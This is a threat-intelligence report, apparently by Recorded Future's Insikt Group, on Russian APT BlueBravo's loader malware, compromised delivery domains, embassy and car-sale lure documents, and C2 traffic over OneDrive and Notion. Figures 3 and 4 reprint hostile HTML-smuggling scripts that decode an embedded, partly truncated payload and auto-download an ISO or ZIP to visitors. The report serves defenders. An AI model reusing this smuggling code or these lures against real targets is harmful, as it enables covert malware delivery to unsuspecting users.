
CYBER
THREAT
ANALYSIS
RUSSIA

Recorded Future®

By Insikt Group®

July 27, 2023



BlueBravo Adapts to Target Diplomatic Entities with GraphicalProton Malware

This report is a summary of threat activity linked to the Russian advanced persistent threat (APT) group BlueBravo (APT29, Midnight Blizzard) that Recorded Future's Insikt Group has uncovered since January 2023. The activity and indicators in this report were detailed in several intelligence reports for Recorded Future clients between February and June 2023.

Executive Summary

Recorded Future's Insikt Group has continued to observe Russian state actors increasing efforts to conceal command-and-control network traffic via legitimate internet services (LIS) and to diversify the number of services being misused in support of this effort. BlueBravo is a threat group tracked by Insikt Group whose activity overlaps with that of the Russian advanced persistent threat (APT) groups tracked as APT29 and Midnight Blizzard. APT29 and Midnight Blizzard operations have been previously attributed to Russia's Foreign Intelligence Service (SVR), an organization responsible for foreign espionage, active measures, and electronic surveillance.

In January 2023, we released a public report describing how BlueBravo employed a theme suggestive of an ambassador's schedule in order to deliver malware we dubbed GraphicalNeutrino. In this activity we found that the group employed several consistent tactics, techniques, and procedures (TTPs): the use of compromised infrastructure, the employment of related known malware families, the periodic use of third-party services for command-and-control (C2), and the reuse of general themes for lures.

In addition to the identified TTPs, we also analyzed a novel malware variant used by BlueBravo, tracked by Insikt Group as GraphicalProton. GraphicalProton acts as a loader and, much like previously described samples of GraphicalNeutrino, is staged within an ISO or ZIP file and relies on the newly identified compromised domains for delivery to targeted hosts. Unlike GraphicalNeutrino, which employed note-taking web application Notion for C2, the newly identified GraphicalProton sample uses Microsoft's OneDrive for C2 communication. The misuse of LIS by BlueBravo is a continuation of its previous tactics, techniques, and procedures (TTPs), as it has employed multiple online services such as Trello, Firebase, and Dropbox in an attempt to evade detection. As a result, it is imperative for network defenders to be aware of the possibility of the misuse of these services within their enterprise and to recognize instances in which they may be used in similar efforts to exfiltrate information.

Although we do not have direct visibility into the targeted entities, we can infer from the lure themes and linguistic artifacts that the Russian government is likely prioritizing cyber-espionage efforts against government sector entities in Europe, at present. The need for information from these sectors and regions is likely driven by the Russian government's need for strategic data to facilitate its long-term survival during and after the war in Ukraine.

Based on observed trends associated with malware and infrastructure development throughout the first half of 2023, we assess that it is likely BlueBravo will adapt and iterate upon existing malware families to develop new variants and will continue to leverage third-party services as necessary to obfuscate C2

communications. The use of legitimate website compromise as one approach to malware delivery via HTML smuggling, as well as the use of PHP code for delivery, are recently observed approaches to the infection chain.

Due to how adaptive and evolving BlueBravo has been since 2022, tracking the group must also be an adaptive and evolving process and requires that the organizations most likely to be its victims invest additional time and resources. This includes those within the government sector and other organizations that Russian state actors are likely to deem of interest in furthering their geopolitical interests surrounding the Russia-Ukraine conflict. Defenders should detect, block, and hunt for the indicators and behaviors referenced in connection with BlueBravo reporting via the Recorded Future® Intelligence Cloud in network monitoring, intrusion detection systems, firewalls, and any associated perimeter security appliances.

Key Findings

- Insikt Group has identified recent samples of the BlueBravo custom malware GraphicalNeutrino as well as a new strain of malware with similar characteristics that we call GraphicalProton.
- This activity likely represents efforts by BlueBravo operators to diversify their tooling, C2 infrastructure, and portfolio of legitimate services they abuse in order to successfully target organizations of interest to Russian state actors.
- BlueBravo is likely to continue developing infrastructure and compromising vulnerable websites to facilitate the deployment of subsequent strains of malware including GraphicalNeutrino (aka SnowyAmber), GraphicalProton, and QuarterRig.
- The lure pages we observed in this activity continue to reveal BlueBravo's interest in targeting personnel assigned to diplomatic or foreign policy institutions throughout Eastern Europe.
- As the war in Ukraine continues, it is almost certain that BlueBravo will continue to consider government and diplomatic institutions high-value targets for the foreseeable future. It is likely that BlueBravo, and by extension the Russian intelligence consumers reliant on the data BlueBravo provides, views these organizations as providing strategic insight into the decision-making process of governments allied with Ukraine.

Overview

The BlueBravo threat activity that Insikt Group has identified in H1 2023 consists of the use of compromised and actor-controlled domains to deploy at least 3 custom tools — QuarterRig, GraphicalNeutrino, and GraphicalProton. QuarterRig was first described and named by Poland's Computer Emergency Response Team (CERT-PL); GraphicalNeutrino (tracked by CERT-PL as SnowyAmber) and GraphicalProton were first described and named publicly by Recorded Future.

- **GraphicalNeutrino:** Insikt Group initially described GraphicalNeutrino malware in public reporting on January 27, 2023. This malware acts as a loader with basic C2 functionality and implements numerous anti-analysis techniques including API unhooking, dynamically resolving APIs, string encryption, and sandbox evasion. It exploits the API for the United States (US)-based, business automation service Notion for C2 communications. Additionally, it uses Notion's database feature to store victim information and stage payloads for download.
- **QuarterRig:** On April 14, 2023, CERT-PL released a comprehensive analysis of QuarterRig, a newly discovered malware family used by BlueBravo that was first identified in March 2023. QuarterRig is deployed via spearphishing emails containing attachments with malicious links. When victims click on these links, they are redirected to compromised websites that use scripts or HTML smuggling techniques to load QuarterRig onto the victim's computer. The QuarterRig malware functions as a loader used to deliver a more advanced second-stage payload; CERT-PL's analysis indicates that all the examined samples of QuarterRig delivered Cobalt Strike Beacon payloads as their second-stage payload.
- **GraphicalProton:** In May 2023, Insikt Group first described the GraphicalProton malware for clients. GraphicalProton acts as a loader, and, much like previously described samples of GraphicalNeutrino, is staged within an ISO or ZIP file and relies on the newly identified compromised domains for delivery to targeted hosts. Unlike some previously analyzed samples of GraphicalNeutrino that employed Notion for C2, we observed that the newly identified GraphicalProton samples use Microsoft OneDrive instead.




Figure 1: *Overview of BlueBravo attack flow (Source: Recorded Future)*

This report details Recorded Future's tracking of BlueBravo's use of compromised infrastructure to deliver these 3 custom malware families.

Threat Analysis

Infrastructure Analysis

QuarterRig Activity: March to May 2023


Through analyzing known BlueBravo C2 infrastructure and related file artifacts, we identified multiple additional compromised domains that we assess are almost certainly being used by the threat group to deliver QuarterRig. One of the domains we observed, *sylvio[.]com[.]br*, was also publicly identified by CERT-PL in their analysis of the QuarterRig malware family.

Domain	Related Sample	Filename
te-as[.]no	22b037f0a42579b45530bed196dd2b47fd4d4dffb8daa2738581287932794954	Note[.]iso
remcolours[.]com	c71ec48a59631bfa3f33383c1f25719e95e5a80936d913ab3bfe2feb172c1c5e	Note[.]zip
sylvio[.]com[.]br	b84d6a12bb1756b69791e725b0e3d7a962888b31a8188de225805717c299c086	Note[.]iso

Table 1: *Compromised BlueBravo infrastructure for delivery of QuarterRig (Source: Recorded Future)*

On April 12, 2023, Insikt Group identified the domain *te-as[.]no*, which was hosted on the IP address *51.75.154[.]169* at the time of analysis, delivering a malicious ISO file (further described in the **Malware Analysis** section of this report) named "Note.iso" (SHA256 22b037f0a42579b45530bed196dd2b47fd4d4dffb8daa2738581287932794954) via the web page *hxxps://te-as[.]no/wine[.]php*. This use of a PHP file to deliver the malware was a departure from previous BlueBravo use of HTML files on compromised infrastructure.

Insikt Group also identified a lure document which was nearly identical to a lure described in CERT-PL's original reporting, which included a link to another QuarterRig sample found at *hxxps://sylvio.com[.]br/form.php*. Both lure documents present themselves as invitations to a wine-tasting event on behalf of the Embassy of the Czech Republic. The only differences between the 2 documents are the event dates, the signing date, and the URIs used for downloading additional information. A side-by-side comparison of each lure document is provided in **Figure 2** below. The use of PHP web pages for malware delivery is in line with previous BlueBravo activity identified by Insikt Group in February 2023.



No.1422-4/2023-MZV

The Embassy of the Czech Republic presents its complements to the all Diplomatic Missions and International Organizations and is pleased to invite you to a wine tasting event that will be held at the Embassy of the Czech Republic on April 13, 2023.

Please fill out an application for participation in the event and send it to the e-mail address: jozef.zielen@embassy.mzv.cz

Applications are submitted until April 11,2023, then registration will be closed.

You can download all relevant information about the event and the participation form from our website.

5 April 2023

VELVYSLANECTVÍ ČESKÉ REPUBLIKY

No.1422-4/2023-MZV

The Embassy of the Czech Republic presents its complements to the all Diplomatic Missions and International Organizations and is pleased to invite you to a wine tasting event that will be held at the Embassy of the Czech Republic on April 26, 2023.

Please fill out an application for participation in the event and send it to the e-mail address: jozef.zielen@embassy.mzv.cz

Applications are submitted until April 20,2023, then registration will be closed.

You can download all relevant information about the event and the participation form from our website.

13 April 2023

VELVYSLANECTVÍ ČESKÉ REPUBLIKY

***Figure 2**: Comparison of lure documents used to deliver QuarterRig (Left:* sylvio.com[.]br/form.php*, Right:* te-as[.]no*) (Source: Recorded Future and CERT-PL)*

When establishing the initial communication with the C2 server, the QuarterRig samples construct a JSON object containing the following fields: a randomly generated "session_id" for identification, a "method" field with a value of “reg” (indicating a registration request), a "params" field containing the victim's username and domain, and a randomly generated "salt" field used as a nonce.

After QuarterRig successfully registers with the C2 server, it proceeds to periodically perform health checks that are used to request a payload for the malware to execute. These health checks follow a similar packet structure as the initial registration. Specifically, the packet sent during health checks includes the "session_id", "salt", and "method" fields, with the "method" field containing the value "recv" — indicating the malware is ready to receive a payload.

According to CERT-PL's analysis, it is believed that the operators of BlueBravo manually review the information of each victim to determine whether to deploy a next-stage payload. In one instance, a QuarterRig sample beacon remained active for nearly 14 hours before the next-stage payload was eventually deployed. In all 3 QuarterRig samples examined in CERT-PL’s report, the subsequent second-stage payload deployed was Cobalt Strike Beacon.

Date Range	Domain	IP Address
3/21/2023 to 5/21/2023	mightystake[.]com	176.10.111[.]77
3/14/2023 to 5/22/2023	sharpledge[.]com	51.75.210[.]218
4/17/2023 to 5/18/2023	fondoftravel[.]com	185.174.101[.]243

***Table 2:** BlueBravo-controlled QuarterRig C2s for network communication (Source: Recorded Future)*

QuarterRig Activity: May to June 2023

On May 22, 2023, Insikt Group identified another compromised domain, *easym6[.]com*, which hosted a PHP file that delivered a QuarterRig sample that beacons to actor-controlled infrastructure. Users redirected to the URL *hxxps://easym6[.]com/Information.php* would download a ZIP file titled Information.zip file (SHA256 b422ba73f389ae5ef9411cf4484c840c7c82f2731c6324db0b24b6f87ce8477d). In addition to QuarterRig, Information.zip includes 3 other files essential to the execution and function of the malware. URLScan shows that this domain, and specifically the identified URL, was delivering the Information.zip file via Information.php.

The most recent QuarterRig sample identified by Insikt Group in connection with this research was in June 2023. The sample was discovered in an ISO file titled "Specification.iso" (SHA256: 55d01a923ab4fb73990699b0e53dd0e57cab0549049030a43029cdaec4dfea98). Insikt Group analyzed the sample and identified the C2 domain as *reidao[.]com*, which was hosted on the IP address *51.77.38[.]127* at the time of analysis.

GraphicalProton Activity: March to May 2023

resetlocations[.]com

On May 4, 2023, Insikt Group identified the domain *resetlocations[.]com*, hosted on the IP address *192.254.235[.]191*, delivering the malicious ISO file "bmw.iso" (SHA256: 79a1402bc77aa2702dc5dca660ca0d1bf08a2923e0a1018da70e7d7c31d9417f) via the webpage *resetlocations[.]com/bmw.htm*. As in previous GraphicalNeutrino reporting, it is believed that BlueBravo compromised the website in order to host a sample of GraphicalProton. Contained within the HTML of the webpage is this obfuscated ISO file that is deployed via HTML smuggling; the ISO file is set to auto-download when the website is visited. On May 8, 2023, we observed 2 .docx files uploaded to a malware repository that serve as lure documents for the URL referenced as *resetlocations[.]com/bmw[.]htm*. We observed that the HTML content on *resetlocations[.]com* (**Figure 3**) checks the victim's user agent string to determine whether the bmw.iso payload should be downloaded, which differs from previous iterations of threat group activity from earlier in 2023 (**Figure 4**) that would download the payload regardless.

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>BMW</title>
    <script>
        dggg34tgdfwq32="SkpKSkpKSk.....2NjY2f3N4cph0VrQ="

        function kybf() {
            if(window.XMLHttpRequest){
                xmlhttp = new XMLHttpRequest();
            } else {
                xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
            }
            try {
                const response = xmlhttp.open("GET", window.location.origin+'/kll.php', true);
                xmlhttp.timeout = 4000;
                xmlhttp.send()
                req = xmlhttp.responseText;
            } catch (error) {
                console.error(error);
            }
        }

        function judg(llllk, vfg) {
            var bstr = window.atob(llllk);
            var l = bstr.length;

            var by = new Uint8Array( l );
                for (var i = 0; i < l; i++)
                    { by[i] = (bstr.charCodeAt(i) ^ (Math.floor(vfg/100)-1)); }
                return by.buffer;
            }

        if (window.navigator.userAgent.toLowerCase().indexOf('windows nt')>-1 && window.navigator.userAgent.toLowerCase().indexOf('.net') < 0)
        {
            kybf()
            var data = judg(dggg34tgdfwq32,7581);
            var blob = new Blob([data], {type: "application/x-cd-image"});
            var fileName = 'bmw.iso';
            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob,fileName);
                }
            else
                {
                    var ghjj = document.createElement("a");
                    ghjj.style = 'display: none';
                    var url = window.URL.createObjectURL(blob);
                    ghjj.href = url;
                    ghjj.download = fileName;
                    ghjj.click();
                    window.URL.revokeObjectURL(url);
                }
        }
```

Figure 3: *Screenshot of partially redacted HTML content from* resetlocations[.]com/bmw.htm *auto-downloading bmw.iso (Source: URLScan)*

```
<!DOCTYPE html>
<html>
<head>
<title>Ambassador`s schedule</title>
</head>
<body>

<h1>Ambassador`s schedule November 2022</h1>
<p>Download starts automatically. Please wait...</p>
<script>


var d = [86,81,9,10,.....,16,6,6,6]; // Insikt Note - Truncated for brevity.
for(var i = 0x0; i < d['length']; i++) {
    d[i]=d[i] -6;
}

var e = new Uint8Array(d);
var f = new Blob([e], {type: "application/octet-stream"});

var fileName = 'schedule.zip';

if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(f,fileName);
} else {
    var a = document.createElement('a');
    console.log(a);
    document.body.appendChild(a);
    a.style = 'display: none';
    var url = window.URL.createObjectURL(f);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}
</script>
</body>
</html>
```

Figure 4: *Screenshot of HTML content associated with BlueBravo activity from late 2022 (Source: URLScan)*

The file titled "BMW 5 for sale in Kyiv - 2023.docx" displays a promotion for the sale of an automobile in Kyiv, Ukraine. As shown in **Figure 5**, the lure contains a URL-shortener address (*t[.]ly*) that would redirect to *hxxps://resetlocations[.]com/bmw[.]htm* at the time of analysis. The second submission referenced above uses the same BMW-themed lure document with a different URL redirector (*tinyurl[.]com*) that also redirects to *hxxps://resetlocations[.]com/bmw[.]htm*. As noted previously, the use of the BMW topic and brand as a characteristic of BlueBravo lures has been constant throughout 2023.

CAR FOR SALE IN KYIV

THE PRICE IS REDUCED!!!

BMW 5 (F10) 2.0 TDI, 7,500 Euros!!

Very good condition, low fuel consumption

More high quality photos are here: [redacted]

Model	**BMW 5, 2.0 TDI (184 HP)**
Year	April 2011
Mileage	266,000 km
Engine	2.0 Diesel
Transmission	Mechanic
Colour	Black, black leather interior
Package	A/C, set of summer and winter tires, ABS/ESP, led lights, cruise control, multifunction steering wheel, CD, electric seats, electric windows, engine control, rain sensor, electrical hand brake, airbags, start-stop system.
Price	**7,500 Euros**
Custom	NOT CLEARED
Contact	[redacted]

